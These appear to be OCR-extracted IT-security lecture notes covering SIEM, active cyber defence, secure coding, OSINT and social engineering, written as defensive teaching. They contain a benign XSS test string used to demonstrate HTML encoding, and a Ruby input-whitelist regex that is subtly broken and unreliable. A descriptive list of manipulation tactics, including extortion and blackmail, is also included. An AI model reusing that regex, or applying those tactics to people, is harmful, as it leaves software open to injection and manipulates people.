
Security Incident and Event Management (SIEM)

SIM Security Information Management

- Log Nachrichten
- Sammlung, Übertragung, Speicherung


SEM Security Event Management

- Analyse von Logdaten
- Korrelation
- Alarmfunktion



e. g., splunk


SIEM Example



Computer Security Incidence Response Team (CSIRT)/Cyber Emergency Response Team (CERT)

https://www.enisa.europa.eu/topics/csirts-in-europe


Security Operations Center (SOC)



11.2 Staatliche Cybersicherheitsarchitektur Deutschland/Europa

Wer wird bei einem Cyberangriff in welcher Form aktiv?

Überblick Cybersicherheitsarchitektur



Begriff: Aktive Cyberabwehr

Aktive Reaktion unterhalb der Kriegsschwelle [**herpig2020activecyberdefense**]

3 Stufen:

1. Defense with a Twist
    - Honeypots, Canary Tokens, Sinkholing, Walled Garden, Traffic Redirection, Forensics, Server Snapshots,...
2. Hacking Back/Hackback
    - Angriff der Angreifer
    - Internatioles Recht: Praktisch nicht möglich (Matthias Schulze auf der DefensiveCon2020)[1]
3. Persistent Engagement/Defending Forward
    - "persistently contest malicious cyberspace actors" [**dod2018cyberstrategy**]
    - Unterschied Angriff vs. Verteidigung?

Staatliche Cyberangriffe

> "Und dann vielleicht in einem letzten Fall, wo keine dieser Gegenwehrmöglichkeiten mehr hilft, dann in eine aktive Maßnahme einzusteigen. Entweder, dass der Angriff an sich beendet wird, dass also die Programme, die dort auf einem Server laufen, nicht mehr ihren Angriff verüben können, oder auch einen solchen Server ausschalten durch einen eigenen Cyber- Angriff."
>
> [Andreas Könen, Abteilungsleiter CI „Cyber- und IT-Sicherheit" Bundesministerium de

Hackback

- Target Location
    - IP-Address
    - Service Endpoints
- "Cyberweapon"
    - Exploitable Vulnerability on Target
    - Working Exploit
- Personal/Expertise

[1] https://www.defensivecon.org/dcon2020/talk/9E7MLJ/

- Legal Conditions
  - National Regulation
  - International Law
    - War-like Situation
    - Criminal Investigation

12

Supply-Chain Security

12.1 Supply Chain

Supply Chain

- Dependencies from
  - raw material to
  - product to
  - delivery to customer
- Complex Network of demand and supply

Figure 12.1: Simple model of supply chains.

Software Dependencies

12.1.1 SolarWinds Incident

12.2 Secure Coding

Only a secure program is a good program. This collection provides an entry do different secure coding practices.




Figure 12.2: Simple model of a software supply chain, from source code to the running process

Security Mindset

> "any person can invent a security system so clever that he or she can't think of how to break it" (interpretation by Cory Doctorow in 2004) [1]

Solitaire

has been an encryption algorithm created by Bruce Schneier, that could be executed manually using an ordered deck of cards. It was published in the appendix of the book "Cryptonomicon" by Neal Stephenson in 1999. The storyline and motivation was that a deck of cards would be a perfectly insuspicious item to be carried around by secret agents. The ordering of the deck would would implement a specific key and could either be stored physically (in the deck) or memorized.

Interestingly Schneier's Law from 1998 should find a perfect example when Paul Crowley found vulnerabilities in Solitaire less than a year after its publication, still in 1999.

Secure Development Guidelines

- OWASP SAMMSecurity Assurance Maturity Model
  - Security Practices for:


[1] The original quote read "Anyone, from the most clueless amateur to the best cryptographer, can create an algorithm that he himself can't break." and has been phrased in 1998 [https://www.schneier.com/blog/archives/2011/04/schneiers_law.html]

    * Governance
    * Design
    * Implementation
    * Verification
    * Operations
- MITRE: Systems Engineering Guide
- Common Criteria
- ...
- BSI Grundschutzkompendium
- CON.8 Softwareentwicklung
  - Entwicklungsumgebung/-prozesse
  - Vertrauenswürdige Bibliotheken
  - SW-Development Chain
  - Sicherheitsschulung

12.2.1 Systemdesignprinzipien

At the bottom the process of creation can be boiled down to three phases: planning, building and setting the thing up. You might that this is only one step short of the full PDCA-cycle that you know from management because in this model we are not concerned with running and maintaining our thing.

Software Entwicklung



Basic engineering phases:

- Concept development
- Engineering development
- Post-development

[MITRE: Systems Engineering Guide]

Design ist die Überführung des Ist-Zustandes in einen Soll-Zustand.

- Hohe Komplexität
- Abhängigkeiten
  - Funktionen
  - Variablen
  - Module
  - Bibliotheken
  - Kommunikationspartner
  - Physische Umgebung
  - Nutzer / Bedienpersonal
- Maintenance / Updates ?

See Table 12.1.

Saltzer/Schroeder

BSI Empfehlungen Seit 2020 hat das Bundesamt für Sicherheit in der Informationstechnik (BSI) Empfehlungen für den Grundschutz in der Software-Entwicklung als Schutzmodul CON.8 aufgenommen. [**BSI2020Grundschutzkompendium**] Diese Beziehen sich aber auf den Aufbau und den Betrieb von Software-Entwicklung. Empfehlungen für gute Coding-Praxis sind nicht enthalten.

Secure Coding Practise

1. Validate Input
2. Heed compiler warnings
3. Architect and design for security policies
4. Keep it simple
5. Default deny
6. Adhere to the principle of least privilege
7. Sanitize data sent to other systems
8. Practise defence in depth

Principle	Explanation
Open design	Kerckhoff 2nd PrincipleAssume the attackers have the sources and the specs. Build your processes in a way that provides security that is not only based on obscurity of processes but defined secrets of determined strength.
Fail-safe defaults	Fail closed; no single point of failure.
Least privilege	Need-2-Know Principle: No more privileges than what is needed.
Economy of mechanism	Keep it simple, stupid.
Separation of privileges	Don't permit an operation based on a single condition.
Total mediation	Check everything, every time.
Least common mechanism	Beware of shared resources.
Psychological acceptability	Will they use it?

Table 12.1: Saltzer/Schroeder Security Design Principles [source: http://msdn.microsoft.com/en-us/magazine/cc163519.aspx, 2013-09-26]

9. Use effective quality assurance technique
10. Adopt a secure coding standard

Bonus:

- Define security requirements
- Model threats

Quelle: https://wiki.sei.cmu.edu/confluence/display/seccode/Top+10+Secure+Coding+Practices,

OWASP provides a exhaustive checklist for secure coding.

Secure Coding Practise

1. Input Validation
2. Output Encoding
3. Authentication and Password Management (includes secure handling of credentials by external services/scripts)
4. Session Management
5. Access Control
6. Cryptographic Practices
7. Error Handling and Logging
8. Data Protection
9. Communication Security
10. System Configuration
11. Database Security
12. File Management
13. Memory Management
14. General Coding Practices

Quelle: OWASP Coding Guidelines [**OWASP2010SecureCodingPractices**]

from: https://security.berkeley.edu/secure-coding-practice-guidelines

Input Validation

It sounds like a no-brainer, but often enough is found lacking in code: If you transfer data from one context to the next, make shure it contains what is expected and does not contain anything that might have unintended effects at the destination.

The default way to handle input validation should be, as always, be guided by the Default-Deny principle. The programmer must specify the set of allowed symbols (a whitelist) and should not express the forbidden exceptions (blacklist).

Input Validation

Example (whitelisting in Ruby)

```
unless (/^[a-zA-Z0-9., ]$*/ =~ input) then
    handle_fail
else
    use_input
end
```

Output Encoding


Encode HTML Output in Ruby

```
output = 'bla<script>alert()</script>'

{">" => "&gt;", "<" => "&lt;"}.each {
               |c, e| output.gsub!(c, e)}

output
 => "bla&lt;script&gt;alert()&lt;/script&gt;"
```

HTML-Entities:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
```

12.2.2 Common Criteria



Authentication and Password Management:

- ☐ Require authentication for all pages and resources, except those specifically intended to be public
- ☐ All authentication controls must be enforced on a trusted system (e.g., The server)
- ☐ Establish and utilize standard, tested, authentication services whenever possible
- ☐ Use a centralized implementation for all authentication controls, including libraries that call external authentication services
- ☐ Segregate authentication logic from the resource being requested and use redirection to and from the centralized authentication control
- ☐ All authentication controls should fail securely
- ☐ All administrative and account management functions must be at least as secure as the primary authentication mechanism
- ☐ If your application manages a credential store, it should ensure that only cryptographically strong one-way salted hashes of passwords are stored and that the table/file that stores the passwords and keys is write-able only by the application. (Do not use the MD5 algorithm if it can be avoided)
- ☐ Password hashing must be implemented on a trusted system (e.g., The server).
- ☐ Validate the authentication data only on completion of all data input, especially for *sequential authentication* implementations
- ☐ Authentication failure responses should not indicate which part of the authentication data was incorrect. For example, instead of "Invalid username" or "Invalid password", just use "Invalid username and/or password" for both. Error responses must be truly identical in both display and source code
- ☐ Utilize authentication for connections to external systems that involve sensitive information or functions
- ☐ Authentication credentials for accessing services external to the application should be encrypted and stored in a protected location on a trusted system (e.g., The server). The source code is NOT a secure location
- ☐ Use only HTTP POST requests to transmit authentication credentials
- ☐ Only send non-temporary passwords over an encrypted connection or as encrypted data, such as in an encrypted email. Temporary passwords associated with email resets may be an exception
- ☐ Enforce password complexity requirements established by policy or regulation. Authentication credentials should be sufficient to withstand attacks that are typical of the threats in the deployed environment. (e.g., requiring the use of alphabetic as well as numeric and/or special characters)
- ☐ Enforce password length requirements established by policy or regulation. Eight characters is commonly used, but 16 is better or consider the use of multi-word pass phrases
- ☐ Password entry should be obscured on the user's screen. (e.g., on web forms use the input type "password")
- ☐ Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed
- ☐ Password reset and changing operations require the same level of controls as account creation and authentication.
- ☐ Password reset questions should support sufficiently random answers. (e.g., "favorite book" is a bad question because “The Bible” is a very common answer)
- ☐ If using email based resets, only send email to a pre-registered address with a temporary link/password
- ☐ Temporary passwords and links should have a short expiration time
- ☐ Enforce the changing of temporary passwords on the next use

Figure 12.3: Example page from the OWASP Secure Codinc Practise

13

Open Source Intelligence

13.1 Introduction

Open-Source Intelligence (OSINT) describes all techniques to derive information on targets from publicly available sources. This includes technical information systems, like DNS, or scanning techniques as well as physical or social techniques.

OSINT

- Intelligence from public sources
- (military term)
- “Digital Humphrey Bogart”

"Intelligence derived from publicly available information, as well as other unclassified information that has limited public distribution or access." [The official Nato Terminology Database]

"(1) Open-source intelligence (OSINT) is intelligence that is produced from publicly available information and is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence requirement." [NATIONAL DEFENSE AUTHORIZA-

TION ACT FOR FISCAL YEAR 2006, Subtitle D, a) 1)

13.1.1 Gap Analysis Method

Gap Analysis Method

1. What do I know?
2. What does it mean?
3. What do I need to know?
4. How do I find out?

Using Gap Analysis For Smarter OSINT (2020-03-15)[seen 2021-04-27]

As an example for this method I "stalked" the hull of a military vessel being tugged from Bremerhaven to Bremen.

On the 2021-04-26 the newly built hull of a military vessel was in the news for being transferred from Bremerhaven to Bremen to being tested in the water. (Alledgedly the harbour at the ship builder's was to shallow for the ship.) [Buten un Binnen, 2021-04-26, Warum dieses Kriegsschiff nach Bremen kommt] I read the news the morning after and was curious whether the vessel was still in transfer.

But, for a start, military vessels are among the first to not have their Automatic Identification System (AIS) switched on, and second that vessel was still a hull. Thus, it has not been successful to localize the vessel directly.

Let's follow the gap analysis method:

Finding a Ship

- What did I have? A picture of the vessel being towed by two tugs with a swimming crane attached — and a date. But I did not have the vessel in any shiptracking page. I did not have any ship names, mostly probably, because I did not look to deeply into the images.[1] I did, though, have the destination port of the convoy.
- What does it mean? The vesel could probably not be located directly, but I might be lucky with the other vessels in the convoy. The transport probably was still going on, thus, finding a suspicious combination of tugs and swim-crane, could be a hint.

[1] Well, this is an example and what would be the fun of it?

- What did I need to know? The location of a suspicious looking collection of vessels on the river between port of origin and destination.

- How do I find out? Looking at a marine-traffic-map, starting with the destination port, going down the river and marking all suspicious collections of tugs and cranes.

It turned out very quickly, that at the destination port a crane, looking very similar to the crane on the picture, was moored directly beside a tug named "Bremerhaven". A second tug from Bremerhaven was moored right beside a free spot in that harbour. The military vessel was not to be seen, but given the suspicious free space beside the second tug, I would put my bet on the free spot. I concluded to not follow this through the end, and did not take my bicycle to verify my findings, after all, this is just an example and I have no reason to stalk this vessel.

13.2 OSINT-Techniques

OSINT Resources


13.2.1 Domain and Network Adresses

13.2.2 Linked Data

So, you are collecting an awful lot of information on a specific target — and now you are struggling with gaining insights from it?

13.3 Tools

OSINT Landscape



Tools to support an analysis:

- recon-ng (open source): database aggregation using plenty of modules for retrieval of information from technical sources, interface similar to metasploit.
- shodan.io (freemercial): the database for existing vulnerabilities, should be the daily read of any admin running outfacing systems (but also internal), if you show up on shodan you are essential a sitting duck with a crosshair hovering on you.
- maltego (?): relation tracking

13.3.1 Recon-NG


Recon-NG

- Web-Reconnaissance
- Graph of:
  - Hosts, Companies, Domains, Contacts, Vulnerabilities
- Incremental Recon


13.4 Examples

13.4.1 Strava 2018

Strava 2018



Strava 2018



13.5 OSINT Countermeasures

The crucial point here is to not (as in never) publish information you would not share with an adversary. To achieve this, not only do you have to think before you post anything online, but also be aware of the information that already is online.

13.6 OSINT Exercise

Ex. 1 — Become Self-Aware and create a list of all the public places on the Internet where you voluntarily published (or are still publishing) information about yourself and your activities. Include all places that (you think) cannot be linked to yourself, because you are using a pseudonym.

Ex. 2 — Make a list of all the pseudonyms (or names) you have used on these public places. Now draw a graph where you link all pseudonyms that have been mentioned (in any interaction on this page) together. Annotate the links (maybe with a colour) where the interaction links both pseudonyms to the same identity (that is "you").

Ex. 3 — Add your pseudonyms and pages in a fresh recon-ng workspace and try different modules to find out more about yourself. Are you reaching a point, where you are surprised?

13.7 Social Engineering

The following section on Social Engineering is a first draft and not complete. It is part of this chapter as it is not fitting well into the more technical parts of this course.

Social Engineering describes activities and techniques where humans are manipulated by exploiting psychological and social behaviour. What makes these attacks insidious is that they exploit the social behaviour of individuals that helps a society to work together and ensures that you can find help even from strangers.

These techniques are deployed by many different types of attackers. A business person inviting representatives of potential partners to a nice business dinner is acting to build trust and goodwill — in a usually perfectly legal way. We have scammers, fast-talking a grandmother into sending a large sum of money to her alleged lost grandson. There are cyberwarriors[2], gathering information, access privileges and passwords — in the guise of co-workers, superiors or IT-admins. Or there are spies gathering intel on foreign nations, recruiting and handling "sources" — feeding information back to large intelligence services. All these utilise social engineering techniques to achieve their goals. May it be information, money or other advantages.

On another note you could reasonably argue that social engineering is part of social life. As soon as you start convincing someone using emotional arguments — and are not reasoning on facts — you are employing in some variant of social engineering.

Intelligence services have organised the techniques, tactics and proceedures of social engineering and provide models for professional use in training and communication.

[2] for lack of a better name "hackers"

Targeting Strategy

- Initiate Contact
- Establish Report
- Build Trust
- Find Vulnerability
- Pitch the "Attack"

The following list of Taktics/Human Vulnerabilities is not a conclussive list. It contains a range of social/psychological vulnerabilities from subtile to more direct and pressing.

- Innocent Information Shared, e. g., during relaxed athmosphere
- Kindness: people like to help someone who is in a bad situation and sometimes even if this means to bend the rules somewhat.
- Reciprocity: give them something and they feel oblidged to give something back to you
- Favour: a little less pressing than blackmail, but if you accepted an offer
- Overloading: pushing somebody until the easiest way for them is to accept your "offer"
- Reverse Pitch: a situation where the target is manipulated so that it will propose the action to the attacker instead of the other way round.
- Seeding: Grow a source from early on and "feed" them into the right position. Example: the Cambridge Five
- Extortion: threatening to harming this person or some loved one (this is not strictly social engineering, but can be employed as part of a campaign). The threat must not be a real threat as long as the victim is made to believe that it is real. This is also employed by scammers, e. g., using the "Enkeltrick"
- Blackmail: coerce someone by threatening to disclose information on his/her wrongdoings in the past

A model for the motivations why people can become susceptible to is M.I.C.E., which is an abbreviation for

M oney: righteous payments, rarely the only reason for giving away information.

I deoligy: convince a "source" because your political/ethical/religious system is better as the system they are currently working for

C oercion: e. g., Blackmailing, Extortion

E go: e. g., Revenge, Self-Esteem

Social Engineering Sources:

- Darknet Diaries (podcast), Episode 116: Mad Dog, 2022-05-03; Duration: 73:34 min

Bibliography

[1] Michael Assante and Robert Lee. "The Industrial Control System Cyber Kill Chain". In: SANS Inst. InfoSec Read. Room (2015).

[2] Alexander Geschonneck. Computer-Forensik (iX Edition): Computerstraftaten erkennen, ermitteln, aufklären. 6th ed. dpunkt. verlag, 2014.

[3] Michael Howard, David LeBlanc, and John Viega. 24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them. 1st ed. New York, NY, USA: McGraw-Hill, Inc., howard2010deadlysins. ISBN: 0071626751, 9780071626750.

[4] Lockheed Martin. Gaining the Advantage. Applying Cyber Kill Chain® Methodology to Network Defense. 2014. URL: http://cyber.%20lockheedmartin.%20com/hubfs/GainingtheAdvantageCyberKill%20Chain.%20pdf.

[5] Donald A. Tevault. Mastering Linux Security and Hardening. 3rd ed. Packt Publishing Ltd., 2023.